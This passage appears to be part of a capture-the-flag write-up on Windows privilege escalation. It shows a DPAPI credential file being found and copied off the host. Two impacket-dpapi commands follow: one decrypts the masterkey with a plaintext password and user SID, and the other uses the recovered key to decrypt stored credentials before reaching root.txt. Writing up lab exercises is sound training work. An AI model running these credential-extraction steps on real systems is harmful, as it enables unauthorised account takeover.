
Unfortunately it does not seem like steph.cooper is reusing his password for his adm account.


However after logging in and doing a dir -r -h scan I found this:

This looks like a dpapi creds file.


I then went ahead and transferred the files:
Privilege Escalation
impacket-dpapi
impacket-dpapi masterkey -f 556a2412-1275-4ccf-b721-e6a0b4f90407 -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
And now for the credentials we will use the decrypted key:
impacket-dpapi credential -f C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84


root.txt